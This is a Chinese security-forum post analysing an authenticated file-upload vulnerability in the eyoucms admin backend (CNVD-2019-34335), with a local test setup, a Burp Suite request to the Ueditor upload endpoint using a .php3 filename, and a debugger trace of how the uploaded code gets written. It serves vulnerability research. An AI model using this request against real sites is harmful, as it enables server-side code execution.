登录


eyoucms后台文件上传漏洞(CNVD-2019-34335)

开心就好虽然不易 / 2019-11-12 09:23:56 / 浏览数 5108 安全技术 漏洞分析 顶(0) 踩(0)


在本地搭设好环境,我这里将域名设置为eyoucms.cn：

```
#
<VirtualHost *:80>
        ServerName eyoucms.cn
        DocumentRoot "c:/wamp64/www/eyoucms"
        <Directory  "c:/wamp64/www/eyoucms/">
                Options +Indexes +Includes +FollowSymLinks +MultiViews
                AllowOverride All
                Require local
        </Directory>
</VirtualHost>
```

登陆后台：按照如下图所示在附件设置中添加php3的后缀：



然后使用burpsuite发送下面数据包：




Burpsuite包：


```
GET /login.php?m=admin&c=Ueditor&a=downFileUpMd5&lang=cn&XDEBUG_SESSION_START=PHPSTORM&name=■■■.php3&type=application/x-zip-c
Host: ■■
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: home_lang=cn; admin_lang=cn; PHPSESSID=id■ ENV_GOBACK_URL=%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives
Connection: close
Content-Length: 18
```

需要传递的内容


在phpstorm中监听，看详细的流程：




跟进函数，获取传入的变量：




在第1045行获取允许传入的文件的后缀类型，这里php3是我们之前添加的后缀：




在第1116行，首先打开一个{$filePath}.part的文件：




第1152行读入我们输入的内容，这里是phpinfo();




第1164行写入内容：




传输完成后，进行重命名：



继续跟踪，直至burpsuite收到返回包：



在浏览器中，浏览器访问：



点击收藏 | 1 关注 | 1

上一篇：Cobaltstrike Serv... 下一篇：基于主机的反弹shell检测思路

1. 3 条回复

智云互联网络 2019-11-12 14:50:08

鸡肋啊！

0 回复Ta

Huz 2019-11-12 21:33:20

想问一下这个cms的环境在哪找的，没找到..

0 回复Ta

开心就好虽然不易 2019-11-14 16:30:29

@Huz https://www.eyoucms.com/

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板